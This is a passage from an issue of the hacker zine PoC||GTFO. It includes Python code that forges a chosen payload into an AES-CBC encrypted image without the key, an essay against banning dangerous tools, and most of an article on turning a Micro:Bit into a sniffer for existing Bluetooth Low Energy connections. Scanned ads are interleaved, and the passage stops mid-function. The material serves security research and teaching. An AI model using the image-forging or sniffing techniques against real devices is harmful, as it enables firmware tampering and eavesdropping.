Let's put everything together and write some Python (Figure 1) to introduce the concept to you in a language we all understand, instead of that most impractical of languages, English. We use a different payload that is easier to comprehend visually. Obviously, nothing prevents you from replacing the actual payload with something useful like the payload described earlier or anything else of your liking!

```
### PLAINTEXT ###
12121212121212121212121212121212
34343434343434343434343434343434
56565656565656565656565656565656
78787878787878787878787878787878

### CIPHERTEXT ###
d3875385eb0f7e5de539f1ee10b91b7b
18fa47c26338fa58f581e6e4a33d1948
6d00a4edb8bed131ebbb41399b8946c9
26bdc556c94c528b3fe01a8e54a29cd2

### PAYLOAD ###
11111111111111111111111111111111
22222222222222222222222222222222

### IMAGE ###
f6a276a0ce2a5b78c01cd4cb359c3e5e
18fa47c26338fa58f581e6e4a33d1948
c5914593fd19684bf32fe7f806af0d6d
18fa47c26338fa58f581e6e4a33d1948

### DECRYPTED ###
6210e41a26357e3adc10747553d17aea
11111111111111111111111111111111
a0a35ead815a3e2b8ff54f0299614211
22222222222222222222222222222222
```

In a real world scenario it is likely that we do not control the IV. This means, execution starts from the beginning of the image, we'll need to survive executing the first block which consists of random bytes. This can accomplished by taking the results from PoC||GTFO 14:06 into account where we showed that surviving the execution of a random 16-byte block is somewhat trivial (at least on ARM). Unless very lucky, we can generate different images with a different first block until we can profit!

We hope the above demonstrates the idea concretely so you can construct your own magic CBC-mode images! :)

– — — – — — — – — — –

Once again we're reminded that confidentiality is not the same as integrity, none of this would be possible if the integrity of the data is assured. We also, once again, bask in the radiance of the CBC-mode of encryption. We've seen that with some very simple operations, and a little knowledge of the plain-text, we can craft half-controlled images. By simply skipping over the non-controllable blocks, we can actually create a fully functional encrypted payload, while having no knowledge of the encryption key. If this doesn't convince you of the majesty of CBC then nothing will.

```
from Crypto.Cipher import AES

def printBlocks(title,binString):
    print "\n###",title,"###"
    for i in xrange(0,len(binString),16):
            print binString[i:i+16].encode("hex")

def xor(s1,s2):
    return ''.join([chr(ord(a)^ord(b)) for a,b in zip(s1,s2)])

#
## Prepare the normal image
#
IV = "\xFE" * 16
KEY = "\x88" * 16
PLAINTEXT = "\x12"*16 + "\x34"*16 + "\x56"*16 + "\x78"*16

CIPHERTEXT = AES.new(KEY,AES.MODE_CBC,IV).encrypt(PLAINTEXT)

printBlocks("PLAINTEXT", PLAINTEXT)
printBlocks("CIPHERTEXT", CIPHERTEXT)

#
## Make the half controlled image, we use 2 CTs and 1 PT
## from the original encrypted image
#
knownCipherText = CIPHERTEXT[16:32]
prevCipherText  = CIPHERTEXT[0:16]
knownPlainText  = PLAINTEXT[16:32]

AESoutput = xor(prevCipherText,knownPlainText)

# Output of the assembler with, placeholder blocks removed
payload = '11111111111111111111111111111111' \
'22222222222222222222222222222222'.decode('hex')

printBlocks("PAYLOAD",payload)

IMAGE = ""
for i in range(0,len(payload),16) :
    IMAGE += xor(AESoutput,payload[i:i+16])
    IMAGE += knownCipherText

printBlocks("IMAGE",IMAGE)

#
## What would the decrypted image look like?
#
DECRYPTED = AES.new(KEY,AES.MODE_CBC,IV).decrypt(IMAGE)
printBlocks("DECRYPTED",DECRYPTED)
```

Figure 1. Python to Force a Payload into AES-CBC

17:03 In the Company of Rogues: Pastor Laphroaig's Tall Tales of Science and of Fiction

by P.M.L.


Gather 'round, neighbors. The time for carols and fireside stories is upon us. So let's talk about literature, the heart-warming stories of logic, science, and technology. For even though Santa Claus, Sherlock Holmes, and Captain Kirk are equally imaginary, their impact on us was very real, but also very different at the different times of our lives, and we want to give them their due.

Fiction, of course, works by temporary suspension of disbelief in made-up things, people, and circumstances, but some made-up things make us raise our eyebrows higher than others. Still, the weirdest part is that the things that are hard to believe in the same story sometimes change with time!

So I was recently re-reading some Sherlock Holmes stories, and a thought struck me: in the modern world that succeeded Conan Doyle's London, both Mr. Holmes and Dr. Watson would, in fact, be criminals.

Consider: Holmes' use of narcotics to stimulate his brain in the absence of a good riddle would surely end up with the modern, scientifically organized police sending him to prison rather than deferentially consulting him on their cases. What's more, with all his chemical kit and apparatus, they'd be congratulating themselves on a major drug lab bust. Even if Dr. Watson escaped prosecution as an accomplice, he'd likely lose his medical license, at the very least.

Nor would that be Dr. Watson's only problem. Consider his habit of casually sticking his revolver in his coat pocket when going out to confront some shady and violent characters that his friend's interference with their intended victims would severely upset. This habit would as likely as not land him in serious trouble. His gun crimes were, of course, not as bad as Holmes'—"*...when Holmes in one of his queer humors would sit in an arm-chair with his hair trigger and a hundred Boxer cartridges, and proceed to adorn the opposite wall with a patriotic V.R. done in bullet pocks,...*"—but would be quite enough to put the good doctor away among the very classes of society that Mr. Holmes was so knowledgeable about.



I wonder what would surprise Sir Arthur Conan Doyle, KStJ, DL more about our scientific modernity: that an upstanding citizen would need special permission to defend himself with the best mechanical means of the age when standing up for those abused by the violent bullies of the age, or that such citizens would need a license to own a chemistry lab with boiling flasks, Erlenmeyer flasks, adapter tubes, and similar glassware,[3] let alone the chemicals.

Just imagine that a few decades from now the least believable part of a Gibson cyberpunk novel might be not the funky virtual reality, but that the protagonist owns a legal debugger. Why, owning a road-worthy military surplus tank sounds less far fetched!

In Conan Doyle's stories, Mr. Holmes and Dr. Watson represented the best of the science and tech-minded vanguard of their age. Holmes was an applied science polymath, well versed in chemistry, physics, human biology, and innumerable other things. Even his infamous indifference to the Copernican theory[4] is likely due to his unwillingness to repeat the dictums that a member of the contemporary good society had to "know," i.e., know to repeat, without thinking about them first. As for

[3] Regulated as "drug precursors" by, e.g., Texas Department of Public Safety.

[4] "*My surprise reached a climax, however, when I found incidentally that he was ignorant of the Copernican Theory and of the composition of the Solar System. That any civilized human being in this nineteenth century should not be aware that the earth travelled round the sun appeared to be to me such an extraordinary fact that I could hardly realize it.*"
—A Study in Scarlet.

Dr. Watson, his devotion to science is seriously underappreciated—just imagine what sort of stinky, loud, and occasionally explosive messes he opted to put up with. It takes a genuine conviction of the value of scientific experiment to do so, his respect for Sherlock notwithstanding.

Just in case you wonder how Dr. Watson's trusty revolver fits into this, remember that in his time it represented the pinnacle of mechanical and chemical engineering, just like rocketry did some half a century later. In fact, the Boxer from a couple of paragraphs back, Col. Edward Mounier Boxer, F.R.S., besides inventing the modern centerfire primer that Holmes used in his Webley to spell Queen Victoria's initials and that we use to this day in our ammo, also designed an early two-stage rocket. This same principle of rocketry was later used by Robert Hutchings Goddard.

– — — – — — — – — — –

But of course times change, and we change with them. So I put that book aside, and opened another, which was rockets and space travel all over: a Heinlein juvenile novel, *Rocket Ship Galileo*. Heinlein's juvies are a great way to remind yourself about the basics of space flight and celestial mechanics—but I wish I hadn't, neighbors, not in the frame of mind I was in.

You see, in this 1947 novel three teenagers, who dabble in rocketry and earn their rocket pilot licenses, are taken to the Moon by their uncle, a nuclear physicist and space flight expert. The only people who try to stop them, under the pretext of "endangering minors," are actual Nazis—and the local sheriff sees right through them. So *The Galileo* lifts off to seek adventure and handy explanations of the scientific method, the crowd and the state police cheer, and the stranger with the fake minor protection injunction is taken into custody.

Now that was 1948. Many things changed since then. Vertical landing of space rockets, which made the reader of these juvies cringe just a few years ago, has become a technical reality. But a sheriff approving of a risky activity with mere parental consent is what really stretches belief nowadays; the Moon Nazis with their fake child protection order would've won easily.

Granted, juvie fiction is bound to stretch the truth a little, to give teenagers a place in the adult action to aspire to. But this is the kind of a stretch that inspired the first generation of actual NASA engineers. The characters of the former NASA engineer's memoir *Rocket Boys* built homemade rockets just like Heinlein's teen protagonists. Just like Heinlein's fictional teens, they initially got into trouble for it, and were similarly rescued by adults who used their discretion rather than today's zero tolerance polices.

Now you can read the book or watch the movie, *October Sky*, and count the felonies a teenager these days would rack up for trying the things that brought the author, Homer H. Hickam, Jr., from a West Virginia coal mining town to NASA.


And speaking of movies, neighbors, do you recall that Star Trek episode, *Arena*, in which Captain Kirk is dumped on a primitive world and made to fight a hostile reptilian alien? The fight is arranged by a powerful civilization annoyed by Kirk's and the Gorn's ships dog-fighting in their space; it somehow fits their sense of justice to reduce a spaceship battle to single combat of the captains. Both combatants are deprived of any familiar tools, but

the alien Gorn is much, much stronger, and easily tosses Kirk around.

Of course, all of that was just the setup for a classic story of science education. Kirk saves himself and his ship by spotting the ingredients for making black powder, then using the concoction to disable his scaly, armored opponent closing for the kill.


I wonder, though: would the black powder hack have occurred so easily to Kirk if he—and the screenwriters, and a significant part of the 1960s audience expected to appreciate the trick—hadn't as teenagers experimented with making things go boom? And, if they hadn't, would there even be a Star Trek—and the space program?

Such skills used to be synonymous with basic science training. Now, for all practical purposes, they are synonymous with school suspension if you are lucky, or a criminal record if you aren't.



Think about the irony of this, neighbors. The enlightened opinion of our age is all about the virtues of STEM, but it punishes with a heavy hand exactly those interests that propelled the actual science and technology, because they could be dangerous. And what's dangerous must be banned, and children must be taught to fear and shun it, from grade school onward.

How did we come to this?



PATENTS WANTED Write for List of Patent Buyers who desire to purchase patents and What To Invent with valuable list of Inventions Wanted. $1,000,000 *in prizes* offered fo inventions. Send model or sketch for Free Opinion as to patentability. We have a Special Department devoted to Electrical Inventions and are in a position to assist and advise inventors in this field in the development of their inventions.

MODERATE FEES—WE ASSIST INVENTORS TO SELL THEIR PATENTS

Write To-Day for our Five Books sent free to any address. (See attached coupon:)

FREE COUPON!

VICTOR J. EVANS & CO., Patent Attorneys

NEW YORK OFFICES: 189-191 Broadway PHILADELPHIA OFFICES: 1429 Chestnut St.

Main Offices: 779 9th Street, N. W., WASHINGTON, D. C.

GENTLEMEN: Please send me FREE OF CHARGE your FIVE Books as per offer.

NAME ..... ADDRESS .....

Somewhere along the way of technological progress we have picked up a fallacy that grew and grew, until it became the default way of thinking—so entrenched that one needs an effort to nail it down explicitly, in so many words.

It is the idea that progress somehow means and requires banning or suppressing the dangerous things, the risky things, the tools that could be abused to cause harm. If the tool and the skill are too useful to be expunged entirely, they must be limited to special people who have superior abilities, and who are emphatically not you.

Verily I tell you, neighbors: although it may feel fine to suffer the ban on a tool or a skill that neither you nor anyone you know cares to use, it is not *progress* you are getting this way; it is the very opposite. For when some tools are deemed to be too powerful and too dangerous to be left in your hands, the same fallacy will come for your actual favorite tools, and sooner than you think. The folks inclined to listen to your explanations of why your tools are not evil will be too few and far between.

Knowledge is power, "Scientia potentia est." Power, by definition, is dangerous and can be misused. When the possibility of misuse gets to be enough grounds for banning a technology to the public, it's only a matter of time till *you* are deemed unworthy to wield the power of knowledge without permission. Good luck with hoping that the bureaucracy set up to manage these permissions will be sympathetic towards your interests.

And then, of course, the well-meaning community leaders, lawmakers, and officials will wonder why people's interest in their approved version of STEM is lacking, despite all the glossy pictures of happy kids and smiling adult models doing something vaguely scientific against the background of some generic lab equipment. It doesn't really take long for kids to learn that looking for potentia in scientia means trouble; and who cares for scientia that is not potentia?

Open a newspaper, neighbors, and you will see a lot of folks calling each other "anti-science," as one of the worst possible pejoratives. Yet I wonder: what harms science more than banning its basic technological artifacts from common use, be they mechanical, chemical, electronic, or even mathematical?[5] And, should it come to calling the shots on banning things, would you rather have the people who proclaim the importance of science but have zero interest in tinkering with its actual artifacts, or the actual tinkerers who obsessively fix cars, hand-load ammo, or write programs?

The world has become a much stranger place since the time when our classic tales of logic, science, and technology were written. We will yet have to explain again and again that doctors don't cause epidemics,[6] that engineers don't cause murder or terrorism; and that hackers do not cause computer crime.

Yet through all of this, may we remember to keep building our own bird feeders, and to let our neighbors build theirs, even when we disapprove of theirs just as they might disapprove of ours. For this is the only way for progress to happen: in freedom and by regular, non-special people making risky things that have power and learning to make them better. Thus and only thus do the tall tales of science and technology come true. Amen.

The Big News Next Month . . .

THE YEAR OF THE JACKPOT
by Robert A. Heinlein

A remorselessly logical novelet *based on actual, provable statistics!* It's fiction, of course, but you may find that fact hard to remember!

[5] As is the case with the recent government initiatives in the ever so science-friendly states of New York and California that aimed to make it a crime to sell a well-encrypted smartphone.

[6] A pinboard in my doctor's office now sports an official memo from a "Department of Public Health" that knows better than my doctor how to treat his patients. It mentions an opioid epidemic apparently caused by doctors. Consider this the next time you feel inclined to scoff at your ancestors' unenlightened notion that doctors were to blame for the plagues.

17:04 Sniffing BTLE with the Micro:Bit

by Damien Cauquil

Howdy y'all!

It's well known that sniffing Bluetooth Low Energy communications is a pain in the bottom, unless you have specialty tools like the Ubertooth One and its competitors. During my exploration of the BBC Micro:Bit, I discovered the very interesting fact that it may be used to sniff BLE communications.

The BBC Micro:Bit is a small device based on a nRF51822 transceiver made by Nordic Semiconductor, with a 5×5 LED screen and two buttons that can be powered by two AAA batteries. The nRF51822 is able to communicate over multiple protocols: Enhanced ShockBurst (ESB), ShockBurst (SB), GZLL, and Bluetooth Low Energy (BLE).

Nordic Semiconductor provides its own implementation of a Bluetooth Low Energy stack, released in what they call a SoftDevice and a well-known closed-source sniffing firmware used in Adafruit's BlueFriend LE sniffer for instance. That doesn't help that much, as this firmware relies on BLE connection requests to start following a specific connection, and not on packets exchanged between two devices in an existing connection. So, I found no way to cheaply sniff an existing BLE connection.

In this short article, I'll describe how to implement a Bluetooth Low Energy sniffer as software on the BBC Micro:Bit that can follow pre-existing connection despite channel hopping. In cases where channel remapping is in use, it can sniff connections on which even the Ubertooth currently fails.

The Goodspeed Way of Sniffing

The Micro:Bit being built upon a nRF51822, it ignited a sparkle in my mind as I remembered the hack found by our great neighbor Travis Goodspeed who managed to turn another Nordic Semiconductor transceiver (nRF24L01+) into a sniffer.[7] I was wondering if by any chance this nRF51822 would have been prone to the same error, and therefore could be turned into a BLE sniffer.

It took me hours to figure out how to reproduce this exploit on this chip, but in fact it works exactly the same way as described in Travis' paper. Since the nRF51822 is a lot different than the nRF24L01+ (as it includes its own CPU rather being driven by a SPI bus), we must change multiple parameters in order to sniff BLE packets over the air.

First, we need to enable the processor high frequency clock because it is required before enabling the RADIO module of the nRF51822. This is done with the following code.

```
NRF_CLOCK->EVENTS_HFCLKSTARTED = 0;
NRF_CLOCK->TASKS_HFCLKSTART = 1;
while (NRF_CLOCK->EVENTS_HFCLKSTARTED == 0);
```

Then, we must specify the mode, addresses, power and frequency our nRF51822 will be tuned to.

```
/* Max power. */
NRF_RADIO->TXPOWER = (
  RADIO_TXPOWER_TXPOWER_0dBm
  << RADIO_TXPOWER_TXPOWER_Pos);

/* Setting addresses. */
NRF_RADIO->TXADDRESS = 0;
NRF_RADIO->RXADDRESSES = 1;

/* BLE channels are not contiguous, so you
   need to convert them into frequency
   offset. */
NRF_RADIO->FREQUENCY =
  channel_to_freq(channel);

/* Set BLE data rate. */
NRF_RADIO->MODE = (RADIO_MODE_MODE_Ble_1Mbit
                   << RADIO_MODE_MODE_Pos);

/* Set the base address. */
NRF_RADIO->BASE0 = 0x00000000;
NRF_RADIO->PREFIX0 = 0xAA; // preamble
```

The trick here, as described in Travis' paper, is to use an address length of two bytes instead of the five bytes expected by the chip. The address length is stored in a configuration register called `PCNF0`, along with other extra parameters. The `PCNF0` and `PCNF1` registers define the way the nRF51822 will behave: its endianness, the expected payload size, the address size and much more documented in the nRF51 Series Reference Manual.[8]

The following lines of code configure the nRF51822 to use a two-byte address, big-endian with a maximum payload size of 10 bytes.

[7] `unzip pocorgtfo17.pdf promiscuousnrf24l01.pdf # Promiscuity is the nRF24L01+'s Duty`

[8] `unzip pocorgtfo17.pdf nrf51.pdf`

```
// LFLEN=0 bits, S0LEN=0, S1LEN=0
NRF_RADIO->PCNF0 = 0x00000000;
// STATLEN=10, MAXLEN=10, BALEN=1,
// ENDIAN=0 (little), WHITEEN=0
NRF_RADIO->PCNF1 = 0x00010A0A;
```

Eventually, we have to disable the CRC computation in order to make the chip consider any data received as valid.

```
NRF_RADIO->CRCCNF = 0x0;
```

Identifying BLE Connections

With this setup, we can now receive crappy data from the 2.4GHz bandwidth and hopefully some BLE packets. The problem is now to find the needle in the haystack, that is a valid BLE packet in the huge amount of data received by our nRF51822.

A BLE packet starts with an access address, a 32-bit carefully-chosen value that uniquely identifies a link between two BLE devices, as specified in the Bluetooth 4.2 Core Specifications document. This access address is followed by some PDU and a 3-byte CRC, but this CRC value is computed from a CRCInit value that is unique and associated with the connection. The BLE packet data is whitened in order to make it more tamper-resistant, and should be dewhitened before processing. If the connection is already initiated, as it is our case, the PDU is a Data Channel PDU with a specific two-byte header, as stated in the Bluetooth Low Energy specifications.

Header					
LLID (2 bits)	NESN (1 bit)	SN (1 bit)	MD (1 bit)	RFU (3 bits)	Length (8 bits)

Figure 2.13: Data channel PDU header

When a BLE connection is established, keep-alive packets with a size of 0 bytes are exchanged between devices.

Again, we follow the same methodology as Travis' by listing all the candidate access addresses we get, and identifying the redundant ones. This is the same method chosen by Mike Ryan in its Ubertooth BTLE tool from WOOT13,[9] with a nifty trick: we determine a valid access address based on the number of times we have seen it combined with a filter on its dewhitened header. We may also want to rely on the way the access address is generated, as the core specifications give a lot of extra constraints access address must comply with, but it is not always followed by the different implementations of the Bluetooth stack.

Once we found a valid access address, the next step consists in recovering the initial CRC value which is required to allow the nRF51822 to automatically check every packet CRC and let only the valid ones go through. This process is well documented in Mike Ryan's paper and code, so we won't repeat it here.

With the correct initial CRC value and access address in hands, the nRF51822 is able to sniff a given connection's packets, but we still have a problem. The BLE protocol implements a basic channel hopping mechanism to avoid sniffing. We cannot sit on a channel for a while without missing packets, and that's rather inconvenient.

16 BIT CENTRE

HOME & BUSINESS COMPUTERS

HARDWARE

Atari STFM Super Pack 1 Meg Internal Drive
& 21 Games + ST Organiser,
Joystick & Mouse, callers only.....£339.00 ...courier £343.00
Atari 520 STFM with 1 Meg internal Drive £279.00
Amiga A500 + Modulator, Photon
Paint + 35 Games inc Buggy Boy
Barbarian, Whizzball, Thundercats and Mercenary ...399.00
Star LC10 Colour Printer £259.00
Star LC2410 Printer £339.00
Philips 8833 Colour Stereo Monitor
inc. lead for ST or Amiga £229.00
Citizen120D Printer with lead ST/Amiga.....139.00
1 Megabyte Drives ST/Amiga enable/disable.....99.00
Memorex DS/DD per 10 .....19.00
Amiga A500 + Commodore 1084 colour monitor 589.00
Amiga Business Pack (*phone for details*) 775.00
Commodore 1084 Colour Stereo Monitor
including lead for ST or Amiga.....£229.00

MIDI SOFTWARE AVAILABLE - PLEASE PHONE

AMIGA SOFTWARE

The Works (Scribble, Organize, Analyse).....£69.00
Studio Magic £65.00
Deluxe Video £48.50
Sculpt 3D £59.00
Turbo Silver.....£115.00
Deluxe Productions.....£115.00

48 Bachelor Gardens, Harrogate
North Yorkshire, HG1 3EE
Tel: (0423) 526322
All prices include V.A.T & Postage, Courier Extra
All prices subject to change without notice

We Accept EXPRESS VOUCHERS

[9] `unzip pocorgtfo17.pdf woot13-ryan.pdf`

```
function pickUniqueChannel(a_channelMap) :
  aa_sequences = generateSequences(a_channelMap)
  for channel in range (0..37) do :
    if (a_channelMap contains channel) then do :
      for increment in range (0..12) do :
        count = 0
        for i in range (0..37) do :
          if aa_sequences[increment][i] == channel then do :
            count = count + 1
            if count > 1 then do :
              break
            end if
          end if
        end for

        if count == 1 then do :
          return channel
        end if
      end for
    end if
  end for

  return -1
end function

function computeRemapping(a_channelMap) :
  a_remapping =  []
  j = 0
  for channel in range (0..37) do :
    if a_channelMap contains channel then do :
      a_remapping[j] = channel
      j = j + 1
    end if
  end for

  return a_remapping
end function

function generateSequences(a_channelMap) :
  aa_sequences = [][]
  remapping = computeRemapping(a_channelMap)
  for i in range (0..12) do :
    aa_sequences[i] = generateSequence(i+5, a_channelMap, a_remapping)
  end for
  return aa_sequences
end function

function generateSequence(increment, a_channelMap, a_remapping) :
  channel = 0
  a_sequence = []
  for i in range (0..37) do :
    if i in a_channelMap then do :
      sequence[i] =  channel
    else
      sequence[i] = a_remapping[ channel modulo size of a_remapping]
    end if

    channel = (channel + increment) % 37
  end for
end function
```

Figure 2. Hopping Algorithm

Following the Rabbit

The Bluetooth Low Energy protocol defines 37 different channels to transport data. In order to communicate, two devices must agree on a hopping sequence based on three characteristics: the hop interval, the hop increment, and the channel map.

The first one, the hop interval, is a value specifying the amount of time a device should sit on a channel before hopping to the next one. The hop increment is a value between 5 and 16 that specifies the number of channels to add to the current one (modulo the number of used channels) to get the next channel in the sequence. The last one may be used by a connecting device to restrict the channels used to the ones given in a bitmap. The channel map was quite a surprise for me, as it isn't mentioned in Ubertooth's BTLE documentation.[10]

We need to know these values in order to capture every possible packets belonging to an active connection, but we cannot get them directly as we did not capture the connection request where we would find them. We need to deduce these values from captured packets, as we did for the CRC initial value. In order to find out our first parameter, the hop interval, Mike Ryan designed the simplest algorithm that could be: measuring the time between two packets received on a specific channel and dividing it by the number of channels used, i.e. 37. So did I, but my measures did not seem really accurate, as I got two distinct values rather than a unique one. I was puzzled, as it would normally have been straightforward as the algorithm is simple as hell. The only explanation was that a valid packet was sent twice before the end of the hopping cycle, whereas it should only have been sent once. There was something wrong with the hopping cycle.

It seems Mike Ryan made an assumption that was correct in 2013 but not today in 2017. I checked the channels used by my connecting device, a Samsung smartphone, and guess what? It was only using 28 channels out of 37, whereas Mike assumed all 37 data channels will be used. The good news is that we now know the channel map is really important, but the bad news is that we need to redesign the connection parameters recovery process.

Improving Mike Ryan's Algorithm

First of all, we need to determine the channels in use by listening successively on each channel for a packet with our expected access address and a valid CRC value. If we get no packet during a certain amount of time, then it means this channel is not part of the hopping sequence. Theoretically, this may take up to four seconds per channel, so not more than three minutes to determine the channel map. This is a significant amount of time, but luckily devices generally use more than half of the available channels so it would be quicker.

Once the channel map is recovered, we need to determine precisely the hop interval value associated with the target connection. We may want our sniffer to sit on a channel and measure the time between two valid packets, but we have a problem problem: if less than 37 channels are used, one or more channels may be reused to fill the gaps. This behavior is due to a feature called "channel remapping" that

[10] `unzip pocorgtfo17.pdf ubertooth.zip; unzip -c ubertooth.zip ubertooth/host/doc/ubertooth-btle.md | less`

is defined in the Bluetooth Low Energy specifications, which basically replace an unused channel by another taken from the channel map. It means a channel may appear twice (or more) in the hopping sequence and therefore compromise the success of Mike's approach.

```
37 channels in use, no remapping:
{ 0, 1, 2, 3, ... , 27, 28, 29, 30,
  31, 32, 33, 34, 35, 36, 37}

28 first channels in use:
{ 0, 1, 2, 3, ... , 27, 0, 1, 2, 3,
  4, 5, 6, 7, 8}
```

A possible workaround involves picking a channel that appears only once in the hopping sequence, whatever the hop increment value. If we find such a channel, then we just have to measure the time between two packets, and divide this value by 37 to recover the hop interval value. The algorithm in Figure 2 may be used to pick this channel.

This algorithm finds a unique channel only if more than the half of the data channels are used, and may possibly work for a fewer number of channels depending on the hop increment value. This quick method doesn't require a huge amount of packets to guess the hop interval.

The last parameter to recover is the hop increment, and Mike's approach is also impacted by the number of channels in use. His algorithm measures the time between a packet on channel 0 and channel 1, and then relies on a lookup table to determine the hop increment used. The problem is, if channel 1 appears twice then the measure is inaccurate and the resulting hop increment value guessed wrong.

Again, we need to adapt this algorithm to a more general case. My solution is to pick a second channel derived from the first one we have already chosen to recover the hop interval value, for which the corresponding lookup table only contains unique values. The lookup table is built as shown in Figure 3.

Eventually, we try every possible combination and only keep one that does not contain duplicate values, as shown in Figure 4.

Last but not least, in Figure 5 we build the lookup table from these two carefully chosen channels, if any. This lookup table will be used to deduce the hop increment value from the time between these two channels.

Helps to Spring Fun

The Second BOYS' BOOK OF MODEL AEROPLANES

By Francis Arnold Collins

The book of books for every lad, and every grown-up too, who has been caught in the fascination of model aeroplane experimentation, covering up to date the science and sport of model aeroplane building and flying, both in this country and abroad.

There are detailed instructions for building fifteen of the newest models, with a special chapter devoted to parlor aviation, full instructions for building small paper gliders, and rules for conducting model aeroplane contests.

The illustrations are from interesting photographs and helpful working drawings of over one hundred new models.

The price, $1.20 net, postage 11 cents

The Author's Earlier Book

THE BOYS' BOOK OF MODEL AEROPLANES

It tells just how to build "a glider," a motor, monoplane and biplane models, and how to meet and remedy common faults—all so simply and clearly that any lad can get results. The story of the history and development of aviation is told so accurately and vividly that it cannot fail to interest and inform young and old.

Many helpful illustrations

The price, $1.20 net, postage 14 cents

All booksellers, or send direct to the publishers:

THE CENTURY CO.

```
function generateLUT(aa_sequences, firstChannel, secondChannel) :
  aa_lookupTable = [][]
  for increment in range (0..12) do :
    aa_lookupTable[increment] = computeDistance(aa_sequences, increment,
                                                firstChannel, secondChannel)
  end for
end function

function computeDistance(aa_sequences, increment, firstChannel, secondChannel) :
  distance = 0
  fcIndex = findChannelIndex(aa_sequences, increment, firstChannel, 0)
  scIndex = findChannelIndex(aa_sequences, increment, secondChannel, fcIndex)
  if (scIndex > fcIndex) then do :
    distance = (scIndex - fcIndex)
  else do :
    distance = (scIndex - fcIndex) + 37
  end if

  return distance
end function

function findChannelIndex(aa_sequences, increment, channel, start) :
  for i in range (0..37) do :
    if aa_sequences[increment] [( start + i) modulo 37] == channel then do :
      return ((start + i) modulo 37)
    end if
  end for
end function
```

Figure 3. Channel Lookup Table

```
function pickSecondChannel(aa_sequences, a_channelMap, firstChannel) :
  for channel in range (0..37) do :
    if a_channelMap contains channel then do :
      lookupTable = generateLUT(aa_sequences, firstChannel, channel)
      duplicates = FALSE
      for i in range (0..11) do :
        for k in range (i+1 .. 12) do :
          if lookupTable[i] == lookupTable[k] then do :
            duplicates = TRUE
          end if
        end for
      end for

      if not duplicates then do :
        return channel
      end if
    end if
  end for

  return -1
end function
```

Figure 4. Picking the Second Channel

```
function deduceHopIncrement(aa_sequences, firstChannel, secondChannel,
                            measure, hopInterval) :
  channelsJumped =  measure / hopInterval
  LUT = generateHopIncrementLUT(aa_sequences, firstChannel, secondChannel)
  if LUT[channelsJumped] > 0 then do :
    return LUT[channelsJumped]
  else do :
    return -1
  end if
end function

function generateHopIncrementLUT(aa_sequences, firstChannel, secondChannel) :
  reverseLUT = generateLUT(aa_sequences, firstChannel, secondChannel)
  LUT = []
  for i in range (0..37) do :
    LUT[i] = 0
  end for
  for i in range (0..12) do :
